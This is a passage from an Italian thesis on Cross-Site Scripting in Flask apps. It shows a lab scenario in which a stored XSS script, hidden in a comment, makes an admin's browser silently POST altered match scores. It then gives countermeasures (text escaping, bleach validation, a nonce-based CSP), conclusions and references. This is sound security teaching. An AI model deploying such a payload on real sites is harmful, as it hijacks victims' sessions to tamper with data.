

Figura 3.10. Risposta in Console.

Avendo analizzato tramite gli strumenti del browser il funzionamento del sito, si può ipotizzare che scelga di effettuare il test con dei nomi italiani di endpoint, coerenti con quello utilizzato per salvare i commenti (*aggiungiCommento*). Se dalla richiesta otterrà un errore **404** (Figura 3.11), allora non esiste alcun endpoint con quel nome, mentre se ottiene in risposta errore **200**, allora l'endpoint esiste ma è inaccessibile senza dei permessi speciali.



Figura 3.11. Tentativo fallito per scovare l'endpoint.

Dopo aver investigato, arriva alla conclusione che l'endpoint al quale inviare la richiesta è *modificaScontro* (Figura 3.12), il controller che gestisce la modifica di tutti gli attributi di un determinato scontro.



Figura 3.12. Tentativo riuscito per scovare l'endpoint.

A questo punto può cominciare a scrivere il payload, aggiungendo gli headers letti dai DevTools e impostando le credenziali come *same-origin*, così da risolvere il problema legato ai permessi necessari per inviare la richiesta. Il payload funzionerà

quando sarà l'admin a visualizzare i commenti e quindi a inviare la richiesta con le proprie credenziali. In questo modo può comporre lo script malevolo riportato nel Listato 3.15.

```
    <script>
        fetch("/modificaScontro", {
          method: "POST",
        credentials: 'same-origin',
          headers: {
            "Content-Type": "application/x-www-form-urlencoded"
    }),
        });
    </script>
```

Listato 3.15. Prima bozza del payload.

Ciò che serve a Charlie per ultimare l'attacco è recuperare i nomi degli attributi da modificare partendo da questa base. Per farlo, oltre a utilizzare gli strumenti del browser, può sfruttare diverse tecniche illecite che non verranno approfondite in questa tesi (intercettazione non autorizzata del traffico, attacchi di tipo "man-in-the-middle", ecc...).

I nomi degli attributi sono:

- scontro_id
- squadra1_id e squadra2_id
- punteggio1 e punteggio2
- orario
- data

Fatto questo si può creare nello script malevolo una richiesta completa all'endpoint target, modificando i valori dei punteggi e lasciando invariati gli altri, rispettando quelli visionati dal codice sorgente (Listato 3.16).

```
Che partita!
<script>
    fetch("/modificaScontro", {
      method: "POST",
    credentials: 'same-origin',
      headers: {
        "Content-Type": "application/x-www-form-urlencoded"
      },
      body: new URLSearchParams({ scontro_id: 24, squadra1id:
    25,squadra2id: 24,punteggio1: 1,punteggio2: 3,data: "
    2025-10-08",      orario: "20:45"
      })
    });
</script>
```

Listato 3.16. Script malevolo completo.

Lo script non viene visionato nei commenti, compare solo *"Che partita!"* (Figura 3.13), ma nel database verrà salvato completamente (Figura 3.14) per poi essere eseguito quando viene recuperato nella visualizzazione dei commenti da parte dell'admin.



Figura 3.13. Come appare lo script malevolo iniettato.



Figura 3.14. Script salvato nel database.

Come si può vedere dalla Figura 3.15 e confrontando i dati dello scontro con quelli prima dell'attacco (Figura 3.6), è possibile vedere che il risultato è stato modificato; questo accade perché quando l'admin ha visionato i commenti per moderarli, lo script è stato eseguito e dal caricamento successivo le modifiche sono state applicate.

É un attacco che potrebbe portare molte complicanze per l'organizzazione che gestisce i tornei e si affida a una web application per le comunicazioni, le iscrizioni, la creazione dei tornei e le classifiche che ne derivano; infatti, cambiando i risultati di uno o più scontri, l'attaccante potrebbe favorire una squadra nella vittoria del torneo. Inoltre, se l'attacco mirasse a modificare l'orario e la data degli scontri, provocherebbe non pochi disagi organizzativi.

Quindi è necessario tenere conto delle contromisure nella creazione di una web application.



Figura 3.15. Lo scontro vittima dell'attacco.

3.3 Contromisure applicate

Ora verranno applicate le contromisure per attacchi di questo tipo, seguendo quelle della Sezione 2.3, con l'obiettivo di evidenziare come possano essere integrate in un contesto reale.

La prima modifica da poter apportare, piccola ma efficace, è alla funzione *renderComment* (riga 6 del Listato 3.8) del codice JavaScript della pagina, modificandolo come riportato al Listato 3.17: sostituendo *.html()* col metodo di jQuery *.text()* (riga 6), i caratteri speciali o eventuali tag HTML sono interpretati come parte del testo e quindi non vengono eseguiti come script.

```
1     ...
2     function renderComment(c, scontroId) {
3           var div = $('<div class="comment mb-3 p-2 border-
    ↪ bottom d-flex align-items-start">');
4           var header = $('<div class="comment-header font-
    ↪ weight-bold">')
5                         .text((c.nome || 'Anonimo') + ' - ' + (c
    ↪ .created_at || ''));
6           var contentWrapper = $('<div>').text(c.contenuto || '
    ↪ ');
7           div.append(header).append(contentWrapper);
8           return div;
```

```
9       }
10      ...
```

Listato 3.17. Renderizzazione corretta.

Adesso, anche un semplice script, che dovrebbe mostrare un messaggio di avviso ogni volta che si provano a visualizzare i commenti, viene visto chiaramente nel contenuto del commento senza eseguirlo (Figura 3.16).



Figura 3.16. Commento con script visibile.

É una delle contromisure fondamentali, ma da sola non garantisce la completa immunità da attacchi Cross-Site Scripting, perché agisce solo sul testo e non sugli attributi HTML, sugli script inline o sulle manipolazioni del DOM.

Deve sempre essere presente una validazione lato server dei dati in input, quindi deve essere modificato il controller *aggiungiCommento* (Listato 3.18) così che l'attaccante non possa superare i controlli. Come visto nella Sezione 2.3.2, Jinja2 effettua un escaping automatico, ma è necessario utilizzare anche le librerie *re* e *bleach* per eliminare i tag e gli attributi non permessi (righe 31-39). In più, devono essere inseriti controlli minori, come *.strip()* (righe 18 e 22) per eliminare spazi multipli o caratteri invisibili Unicode; sono opportuni anche controlli per assicurarsi che i parametri recuperati non siano vuoti. Solo se tutte le verifiche vengono superate, il commento può essere salvato, altrimenti verrà restituito un messaggio di errore.

```
1  from flask import Blueprint, session, request, redirect, flash
2  from app.models.commento.CommentoDAO import CommentoDAO
3  from app.models.commento.Commento import Commento
4  import bleach
5  import re
6
7  aggiungiCommento_bp = Blueprint('aggiungiCommento', __name__)
8
9  @aggiungiCommento_bp.route('/aggiungiCommento', methods=['POST'
       ↪ ])
10 def home():
11     errori = []
12     ruolo = session.get('ruolo')
13
14     if ruolo == 1:
15         autore = session.get('username')
16     else:
```

```
        autore = request.form.get('nome', '').strip()
        if not autore or len(autore) < 2:
            errori.append("Il nome inserito non è valido")

    contenuto = request.form.get('commento', '').strip()
    scontro_id = request.args.get('scontro_id', type=int)
    torneo_id = session.get('torneo_id')

    if not contenuto:
        errori.append("Il commento non può essere vuoto")
    if len(contenuto) > 500:
        errori.append("Il commento è troppo lungo (max 500
    ↪ caratteri)")

    if re.search(r'<[^>]*>', contenuto):
        errori.append("Il commento non deve contenere tag HTML"
    ↪ )

    contenuto = bleach.clean(
        contenuto,
        tags=[],
        attributes={},
        strip=True
    )

    if errori:
        for e in errori:
            flash(e, 'danger')
        return redirect(f'/dettagliotorneo?torneo_id={torneo_id
    ↪ }')

    commento = Commento()
    commento.nome = autore
    commento.contenuto = contenuto
    commento.scontro_id = scontro_id

    successo = CommentoDAO.salva(commento)

    if successo:
        return redirect('/dettagliotorneo?successo=1')
    else:
        return redirect('/dettagliotorneo?errore=1')
```

Listato 3.18. Controller con validazione ed escaping.

Adesso, provando ad inserire un semplice script come quello del Listato 2.1, verrà mostrato un messaggio di errore (Figura 3.17).

Tuttavia, la contromisura più importante rimane la Content Security Policy (Sezione 2.3.3) che, anche in assenza dei controlli precedenti, non permette l'esecuzione di script esterni come quelli inseriti dalla sezione commenti, nonostante vengano comunque salvati nel database. La CSP deve essere inserita all'interno del



Figura 3.17. Messaggio di errore inserendo lo script.

file *__init__.py* che crea e configura l'istanza Flask dell'applicazione. Gli script interni all'applicazione web avranno la dicitura *<script nonce = csp_nonce>*, così da poter essere utilizzati.

```
    ...
from flask import Flask, g
import secrets

    ...

def create_app():
    ...

    @app.before_request
    def set_csp_nonce():
        g.csp_nonce = secrets.token_urlsafe(16)

    @app.context_processor
    def inject_nonce():
        return {'csp_nonce': getattr(g, 'csp_nonce', '')}

    @app.after_request
    def set_csp_header(response):
        nonce = getattr(g, 'csp_nonce', '')
        csp = (
            "default-src 'self'; "
            f"script-src 'self' 'nonce-{nonce}' https:; "
            "style-src 'self' 'unsafe-inline' https://fonts.
    ↪ googleapis.com; "
            "font-src 'self' https://fonts.gstatic.com data:; "
            "img-src 'self' data: blob:; "
            "connect-src 'self' https:; "
            "frame-ancestors 'none'; "
            "base-uri 'self'; "
        )
        response.headers['Content-Security-Policy'] = csp
        return response

    ...

    return app
```

Listato 3.19. CSP utilizzata.

Utilizzando tutte le contromisure si esegue una validazione completa sia lato client che lato server ed inoltre la CSP dà la garanzia di non eseguire alcuno script esterno, qualora Charlie riuscisse a superare tutti i controlli precedenti.

Conclusioni

La tesi ha avuto l'obiettivo principale di analizzare gli attacchi Cross-Site Scripting e mostrare le tecniche di mitigazione offerte dal framework Flask.

Inizialmente è stato necessario introdurre le tecnologie utilizzate per lo sviluppo di web application, passando poi a presentare i diversi tipi di attacchi XSS e le tecniche di rilevamento per quest'ultimi. Infine, sono state presentate le contromisure possibili e la loro implementazione nell'attività di sperimentazione.

Lo scenario d'attacco ha cercato di essere il più realistico possibile, così da mostrare i pensieri e le azioni che stanno dietro alla realizzazione di un payload malevolo. Immedesimandosi in un attaccante, risulta più semplice adottare le contromisure necessarie, verificando la presenza di vulnerabilità in tutte le porzioni dell'applicazione.

La riuscita delle tecniche adottate in questa tesi dimostra che la sicurezza non rispecchia un accessorio, ma è parte integrante del processo di sviluppo. Proprio per questo, uno spunto interessante è la ricerca di tecniche di rilevamento automatizzate attraverso il machine learning, come è stato in parte riportato in questa tesi, con l'utilizzo di modelli sempre più specifici e precisi nell'analisi.

Questo processo potrebbe essere integrato nelle pipeline di integrazione e deployment (CI/CD), così che la sicurezza dell'applicazione resti al passo con le funzionalità integrate.

Le considerazioni e le tecniche approfondite ed applicate in questa tesi possono essere estese ad altre tipologie di attacchi web, rendendo il web un posto sempre meno vulnerabile ad azioni illecite da parte degli utenti.

Riferimenti bibliografici

[1] Adobe. Security update available for adobe commerce – apsb25-50. `https://experienceleague.adobe.com/en/docs/experience-cloud-kcs/kbarticles/ka-27181`, August 2025. Accessed: 2025-09-25.

[2] Md Zeeshan Ahmed. Which one is better-javascript or jquery. *International Journal of Computer Science and Mobile Computing*, 3(6):193–207, 2014.

[3] Raima Banerjee, Aritra Baksi, Nidhi Singh, and Soham Kanti Bishnu. Detection of xss in web applications using machine learning classifiers. In *2020 4th international conference on electronics, materials engineering & nano-technology (IEMENTech)*, pages 1–5. IEEE, 2020.

[4] Hyunsang Choi, Seongjin Hong, Sanghyun Cho, and Young-Gab Kim. Hxd: Hybrid xss detection by using a headless browser. In *2017 4th International conference on computer applications and information processing technology (CAIPT)*, pages 1–4. IEEE, 2017.

[5] Kenneth Ward Church. Word2vec. *Natural Language Engineering*, 23(1):155–162, 2017.

[6] Jelica Cincovic, Sanja Delcev, and Drazen Draskovic. Architecture of web applications based on angular framework: A case study. *methodology*, 7(7):254–259, 2019.

[7] Oracle Corporation. Java — sito ufficiale. `https://www.java.com/it/`, 2025. Accessed: 2025-09-25.

[8] Valerio Cosentino, Javier L Cánovas Izquierdo, and Jordi Cabot. A systematic mapping study of software development with github. *Ieee access*, 5:7173–7192, 2017.

[9] Kevin Curran, Aaron Bond, and Gavin Fisher. Html5 and the mobile web. *International Journal of Innovation in the Digital Economy (IJIDE)*, 3(2):40–56, 2012.

[10] Adam Doupe, Weidong Cui, Mariusz H Jakubowski, Marcus Peinado, Christopher Kruegel, and Giovanni Vigna. dedacota: toward preventing server-side xss via automatic code and data separation. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1205–1216, 2013.

[11] Fabien Duchene, Sanjay Rawat, Jean-Luc Richier, and Roland Groz. Kameleonfuzz: evolutionary fuzzing for black-box xss detection. In *Proceedings of*

the 4th ACM conference on Data and application security and privacy, pages 37–48, 2014.

[12] Max J. Egenhofer. Spatial sql: A query and presentation language. *IEEE Transactions on knowledge and data engineering*, 6(1):86–95, 2002.

[13] Yong Fang, Cheng Huang, Yijia Xu, and Yang Li. Rlxss: Optimizing xss detection model to defend against adversarial attacks based on reinforcement learning. *Future Internet*, 11(8):177, 2019.

[14] Yong Fang, Yang Li, Liang Liu, and Cheng Huang. Deepxss: Cross site scripting detection based on deep learning. In *Proceedings of the 2018 international conference on computing and artificial intelligence*, pages 47–51, 2018.

[15] Mattia Fazzini, Prateek Saxena, and Alessandro Orso. Autocsp: Automatically retrofitting csp to web applications. In *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering*, volume 1, pages 336–346. IEEE, 2015.

[16] Roy T Fielding and Richard N Taylor. Principled design of the modern web architecture. *ACM Transactions on Internet Technology (TOIT)*, 2(2):115–150, 2002.

[17] Django Software Foundation. The web framework for perfectionists with deadlines. `https://www.djangoproject.com/`, 2025. Accessed: 2025-09-25.

[18] Python Software Foundation. Welcome to python.org. `https://www.python.org/`, 2025. Accessed: 2025-09-25.

[19] Piero Fraternali. Tools and approaches for developing data-intensive web applications: a survey. *ACM Computing Surveys (CSUR)*, 31(3):227–263, 1999.

[20] Erich Gamma, Richard Helm, Ralph Johnson, and John Vlissides. *Design patterns: elements of reusable object-oriented software*. Pearson Deutschland GmbH, 1995.

[21] Devndra Ghimire. Comparative study on python web frameworks: Flask and django. 2020.

[22] Ralph F Grove and Eray Ozkan. The mvc-web design pattern. In *International Conference on Web Information Systems and Technologies*, volume 2, pages 127–130. SCITEPRESS, 2011.

[23] Praveen Gupta and MC Govil. Spring web mvc framework for rapid open source j2ee application development: a case study. *International Journal of Engineering Science and Technology*, 2(6):1684–1689, 2010.

[24] Shashank Gupta and Brij Bhooshan Gupta. Xss-secure as a service for the platforms of online social network-based multimedia web applications in cloud. *Multimedia Tools and Applications*, 77(4):4829–4861, 2018.

[25] Xuan Dau Hoang. Detecting common web attacks based on machine learning using web log. In *International Conference on Engineering Research and Applications*, pages 311–318. Springer, 2020.

[26] Hoang Pham Huy, Takahiro Kawamura, and Tetsuo Hasegawa. Web service gateway-a step forward to e-business. In *Proceedings. IEEE International Conference on Web Services, 2004.*, pages 648–655. IEEE, 2004.

[27] Isatou Hydara, Abu Bakar Md Sultan, Hazura Zulzalil, and Novia Admodisastro. Cross-site scripting detection based on an enhanced genetic algorithm. *Indian Journal of Science and Technology*, 8(30):1–7, 2015.

[28] Zoltán Richárd Jánki and Vilmos Bilicki. The impact of the web data access object (webdao) design pattern on productivity. *Computers*, 12(8):149, 2023.

[29] Mehdi Jazayeri. Some trends in web application development. In *Future of Software Engineering (FOSE'07)*, pages 199–213. IEEE, 2007.

[30] Simon Holm Jensen, Magnus Madsen, and Anders Møller. Modeling the html dom and browser api in static analysis of javascript web applications. In *Proceedings of the 19th ACM SIGSOFT symposium and the 13th European conference on Foundations of software engineering*, pages 59–69, 2011.

[31] D K Patil and K R Patil. Client-side automated sanitizer for cross-site scripting vulnerabilities. *International Journal of Computer Applications*, 121(20):1–8, 2015.

[32] Gurpreet Kaur, Yasir Malik, Hamman Samuel, and Fehmi Jaafar. Detecting blind cross-site scripting attacks using machine learning. In *Proceedings of the 2018 international conference on signal processing and machine learning*, pages 22–25, 2018.

[33] Jasleen Kaur, Urvashi Garg, and Gourav Bathla. Detection of cross-site scripting (xss) attacks using machine learning techniques: a review. *Artificial Intelligence Review*, 56(11):12725–12769, 2023.

[34] Miao Liu, Boyu Zhang, Wenbin Chen, and Xunlai Zhang. A survey of exploitation and detection methods of xss vulnerabilities. *IEEE access*, 7:182004–182016, 2019.

[35] David Naylor, Alessandro Finamore, Ilias Leontiadis, Yan Grunenberger, Marco Mellia, Maurizio Munafò, Konstantina Papagiannaki, and Peter Steenkiste. The cost of the" s" in https. In *Proceedings of the 10th ACM International on Conference on emerging Networking Experiments and Technologies*, pages 133–140, 2014.

[36] Srinivas Nidhra and Jagruthi Dondeti. Black box and white box testing techniques-a literature review. *International Journal of Embedded Systems and Applications (IJESA)*, 2(2):29–50, 2012.

[37] Angelo Eduardo Nunan, Eduardo Souto, Eulanda M Dos Santos, and Eduardo Feitosa. Automatic classification of cross-site scripting in web pages using document-based and url-based features. In *2012 IEEE symposium on computers and communications (ISCC)*, pages 000702–000707. IEEE, 2012.

[38] Nurzhan Nurseitov, Michael Paulson, Randall Reynolds, and Clemente Izurieta. Comparison of json and xml data interchange formats: a case study. *Caine*, 9:157–162, 2009.

[39] OWASP. Owasp top10, 2022. Accessed: 11 Mar 2022.

[40] Jinkun Pan and Xiaoguang Mao. Detecting dom-sourced cross-site scripting in browser extensions. In *2017 IEEE International Conference on Software Maintenance and Evolution (ICSME)*, pages 24–34. IEEE, 2017.

[41] Uday Patkar, Priyanshu Singh, Harshit Panse, Shubham Bhavsar, and Chandramani Pandey. Python for web development. *International Journal of Computer Science and Mobile Computing*, 11(4):36, 2022.

[42] Linda Dailey Paulson. Building rich web applications with ajax. *Computer*, 38(10):14–17, 2005.

[43] Lucian Popa, Ali Ghodsi, and Ion Stoica. Http as the narrow waist of the future internet. In *Proceedings of the 9th ACM SIGCOMM Workshop on Hot Topics in Networks*, pages 1–6, 2010.

[44] J Jeya Praise, R Joshua Samuel Raj, and JV Bibal Benifa. Development of reinforcement learning and pattern matching (rlpm) based firewall for secured cloud infrastructure. *Wireless Personal Communications*, 115(2):993–1018, 2020.

[45] Pallets Projects. Welcome to flask — flask documentation (stable). `https://flask.palletsprojects.com/en/stable/`, 2025. Accessed: 2025-09-25.

[46] Nayan B Ruparelia. Software development lifecycle models. *ACM SIGSOFT Software Engineering Notes*, 35(3):8–13, 2010.

[47] Fatima Salahdine and Naima Kaabouch. Social engineering attacks: A survey. *Future internet*, 11(4):89, 2019.

[48] Sid Stamm, Brandon Sterne, and Gervase Markham. Reining in the web with content security policy. In *Proceedings of the 19th international conference on World wide web*, pages 921–930, 2010.

[49] Antonin Steinhauser and François Gauthier. Jspchecker: Static detection of context-sensitive cross-site scripting flaws in legacy web applications. In *Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security*, pages 57–68, 2016.

[50] Ben Stock, Sebastian Lekies, Tobias Mueller, Patrick Spiegel, and Martin Johns. Precise client-side protection against {DOM-based}{Cross-Site} scripting. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 655–670, 2014.

[51] Vijay Surwase. Rest api modeling languages-a developer's perspective. *Int. J. Sci. Technol. Eng*, 2(10):634–637, 2016.

[52] Inc. Tailwind Labs. Tailwind css — rapidly build modern websites without ever leaving your html. `https://tailwindcss.com/`, 2025. Accessed: 2025-09-25.

[53] Bootstrap Team. Bootstrap — the most popular html, css, and js library in the world. `https://getbootstrap.com/`, 2025. Accessed: 2025-09-25.

[54] Chih-Hung Wang and Yi-Shauin Zhou. A new cross-site scripting detection mechanism integrated with html5 and cors properties by using browser extensions. In *2016 International Computer Symposium (ICS)*, pages 264–269. IEEE, 2016.

[55] Rui Wang, Xiaoqi Jia, Qinlei Li, and Daojuan Zhang. Improved n-gram approach for cross-site scripting detection in online social network. In *2015 Science and Information Conference (SAI)*, pages 1206–1212. IEEE, 2015.

[56] Rui Wang, Xiaoqi Jia, Qinlei Li, and Shengzhi Zhang. Machine learning based cross-site scripting detection in online social network. In *2014 IEEE Intl Conf on High Performance Computing and Communications, 2014 IEEE 6th Intl Symp on Cyberspace Safety and Security, 2014 IEEE 11th Intl Conf on Embedded Software and Syst (HPCC, CSS, ICESS)*, pages 823–826. IEEE, 2014.

[57] Inc. Wiz. Cve-2025-47110: Php vulnerability analysis and mitigation. `https://www.wiz.io/vulnerability-database/cve/cve-2025-47110`, June 2025. Accessed: 2025-09-25.

[58] Lauren Wood, Arnaud Le Hors, Vidur Apparao, Steve Byrne, Mike Champion, Scott Isaacs, Ian Jacobs, Gavin Nicol, Jonathan Robie, Robert Sutor, et al. Document object model (dom) level 1 specification. *W3C recommendation*, 1:1–212, 1998.

Ringraziamenti